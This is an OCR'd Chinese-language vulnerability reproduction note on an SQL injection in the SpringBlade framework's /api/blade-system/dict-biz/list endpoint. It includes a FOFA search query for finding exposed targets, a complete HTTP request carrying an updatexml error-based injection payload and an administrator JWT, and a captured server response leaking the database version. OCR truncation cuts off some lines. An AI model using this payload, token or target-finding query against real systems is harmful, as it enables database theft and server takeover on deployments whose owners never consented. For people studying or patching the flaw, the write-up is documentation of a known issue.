
S1-2SpringBlade-SQL

漏洞描述：

SpringBlade 后台框架 /api/blade-system/dict-biz/list 路径存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：


FOFA：body="Saber 将不能正常工作"

漏洞复现：

payload：

```
GET /api/blade-system/dict-biz/list?updatexml(1,concat(0x7e,version(),0x7e),1)=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Blade-Auth: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpc3MiOiJpc3N1c2VyIiwiYXVkIjoiYXVkaWVuY2UiLCJ0ZW5hbnRfaWQiOiIwMDAwMDAiLCJyb2xlX25hbWUiOiJhZG1pbmlzdHJhdG9yIiwidXNlcl9p
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
查询数据库版本


equest
数据包扫描
美化
热加载
构造请求
GET /api/blade-system/dict-biz/list?updatexml(1,concat(0x7e,version(),0x7e),1)=1 HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Blade-Auth: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.
eyJpc3MiOiJpc3N1c2VyIiwiYXVkIjoiYXVkaWVuY2UiLCJ0ZW5hbnRfaWQiOiIwMDAwMDAiLCJyb2xlX25hbWUiOiJhZG1pbmlzdHJhdG9yIiwidXNlcl9pZCI6IjExMjM1OTg4MjE3Mzg2NzUyMDEiLCJyb2xlX2lkIjoiMTEyMzU5ODgxNjczODY3NTIwMSIsInV
ZXJfbmFtZSI6ImFkbWluIiwib2F1dGhfaWQiOiIiLCJ0b2tlbl90eXBlIjoiYWNjZXNzX3Rva2VuIiwiZGVwdF9pZCI6IjExMjM1OTg4MTM3Mzg2NzUyMDEiLCJhY2NvdW50IjoiYWRtaW4iLCJjbGllbnRfaWQiOiJzd29yZCIsImV4cCI6MTc5MTU3MzkyMiwibmJmIjoxNjkxNTcwMzIyfQ.
wxB9etQp2DUL5d3-VkChwDCV3Kp-qxjvhIF_aD_beF_KLwUHV7ROuQeroayRCPWgOcmjsOVq6FWdvvyhlz9j7A
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Responses
825bytes / 23ms
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0
Date: Tue, 16 Apr 2024 04:50:51 GM
Content-Type: application/json;cha
Connection: close
Vary: Origin
Vary: Access-Control-Request-Metho
Vary: Access-Control-Request-Heade
Content-Length: 825
{"code":500,"success":false,"data"
java.sql.SQLException: XPATH synta
springblade/modules/system/mapper/
involve defaultParameterMap\r\n### T
SELECT id, tenant_id, parent_id,
is_deleted FROM blade_dict_biz WHE
version(), 0x7e), 1) LIKE ?) AND t
java.sql.SQLException: XPATH synta
SQL state [HY000]; error code [110
is java.sql.SQLException: XPATH sy